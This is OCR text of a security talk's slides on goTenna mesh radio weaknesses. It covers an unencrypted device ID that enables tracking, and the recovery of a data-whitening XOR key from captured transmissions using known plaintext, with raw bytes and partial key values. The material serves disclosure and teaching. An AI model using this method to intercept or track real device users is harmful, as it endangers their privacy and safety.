
Mobile Mesh RF Network Exploitation: Getting the Tea from goTenna

Erwin Karincic (Dollarhyde)


Woody

Authors:
Erwin Karincic (Dollarhyde)
Clayton Smith (argilo)
Woody

Mobile Mesh Networks



Traditional Mesh



goTenna Mesh


Data

Control

goTenna v1



goTenna Mesh



goTenna Pro X/X2



Bluetooth LE

Opt. USB tether



VHF
142 - 175 MHz
UHF
445 - 480 MHz



Bluetooth LE


Opt. USB tether



Establishing Precedent

Mac addresses, Wigle, and other known identifiers have been used to target or stalk people. There are plenty of examples of this precedent. goTenna sends an unencrypted unique ID called GID in every broadcast, allowing tracking of users not only from place to place, but also with association


The use of non rolling and only single UID should have stopped years ago



Problem Statement

- Unencrypted header data was discovered in both goTenna v1 and Mesh
- Former goTenna management decided not to fix identified issues
- goTenna Pro X and X2 are used by users that have inherently much higher threat profile

- Assumption is that some of the issues could persist in the newer version
  - Our goal was to confirm or deny that assumption





Who are we?

Erwin - security researcher experienced in hardware, software, and RF exploitation


Woody - staff at RFHacker Sanctuary, author of first goTenna exploit and RaptorCaptor exploit

We care about analyzing RF signals to find exploitable protocols to protect people who may be using these devices. We also focus on teaching these techniques to others to raise awareness and improve the overall talent in the community.





WHY JUST HAVING ENCRYPTION ISN'T ENOUGH
CONFIGURATION MATTERS


Testing Setup






Capturing the Signal





Decoding the Signal



Analyzing Transmission Data

Raw bytes: 12 c6 6a 0f 87 1a f6 52 c4 27 ad 3d 4a b4 25 0c 15 02 0c
ASCII: b"\x12\xc6j\x0f\x87\x1a\xf6R\xc4'\xad=J\xb4%\x0c\x15\x02\x0c"

Raw bytes: 38 b6 60 8f e7 e5 05 de 92 f0 52 b1 7c 73 b6 ae 9e 3c be d0 ee 12 79 4d 25 17 de 97 e0 58 2e 29 27 15 cc 3d 21 40 3a eb a0 2e ce a4 31 1e 45 ee 53 17 c4 06 da 75 12 fd 2e
ASCII: b"8\xb6`\x8f\xe7\xe5\x05\xde\x92\xf0R\xb1|s\xb6\xae\x9e<\xbe\xd0\xee\x12yM%\x17\xde\x97\xe0X.)'\x15\xcc=!@:\xeb\xa0.\xce\xa41\x1eE\xeeS\x17\xc4\x06\xdau\x12\xfd."

Comparing Two Identical Messages

Message 1

3d b6 60 8f e7 e5 08 de 92 f0 52

b1 7c 73 b6 ae 9e 3c be d0 ee 12

79 4d 25 17 de 97 e0 58 2e 29 27

8d 71 07 70 58 3e eb a0 2e c3 a4

3c 1d 66 d9 75 31 8c c9 4d f3 1a

f4 b7 68 9c 47 e4 23

Message 2

3d b6 60 8f e7 e5 0b de 92 f0 52


b1 7c 73 b6 ae 9e 3c be d0 ee 12

79 4d 25 17 de 97 e0 58 2e 29 27

30 a5 da 72 58 3e eb a0 2e c3 a4

3c 1d 66 d9 75 31 8c c9 4d 29 68

17 4d 98 b7 97 1a eb




This is Data Whitening not wytshadowing

A technique used in RF transmissions to ensure there are no long sequences of 0s that can cause drops in communication, employing XOR with a static key derived from a polynomial

While it it is similar to XOR encryption - it is not cryptographically secure

Data De-Whitening Process



Identifying Partial Whitening Key

Offset 42: Found potential match.

Potential XOR Key (Hexadecimal):
c9ae345c27983470cd880cd4460c627dfc52e40315b98a9f466460e5982c3e4b2eb70fd9f28
8cfde8f31a218b50c208f8c9f53a06b4ea24b0b

Decode bytes:
42424242424242424242424242424242424242424242424242424242424242424242424242424
2424242424242424242424242424242d4a2c4

Result (ASCII):
BBBB

Partial De-Whitening Achieved

Transmitted 10 A's (AAAAAAAAAA)

47b6608fe7e547de92f052b17c77b6ae9e3cbed0ee1279412517de97e00a5e537aa89275092013dda5aa
| 0 41|
bf77754e2b923e318cc94d95074d233cbdfe1ca0dc957d2a21d8c80cfc95
| 42 71|

De-Whitened Payload (Hexadecimal):
76d941120c0a0a41414141414141414141acf8a3c92cf7b567bca8e964b9

We XOR partial key we found earlier against this message starting at offset 42



Investigating Special Condition

- We can only control the payload which starts at offset 42
- We do not know the contents of message between 0 - 41
- Let’s observe what occurs when we send 100 A’s

6ab6608fe7e546de92f052b17c77b6ae9e3cbed0ee1279412517de97e00a5e537aa8927509fe4a43d9ab
bf77754e419250318cc94d95074d233cbd13a54254f8cbde072521a4d96d7f0a6ff64e98b3c98e9fce70
e359f44d61cecdde12e12a0f14be780798d28d3810a407

43f62b4ea6a4489f8599137c3729ff6a42cf5e484f462a0a2039f3bac039776b5f8ccb3771c41873a07d8
8ef751d66d975318cc94d95076ae7acb9c04a3e94936b0a8fee

Discovering More Whitening XOR Key Bytes

Potential XOR Key starting at 2 (Hexadecimal):

6a0fe7e509dec4d8523d7668be2b038e1f090e076b4b6178b2fb8178362a1ecd8a7630855932e13c
c9ae345c27983470cd880cd4462ba6edf8810b7fd5d22a4bceaf

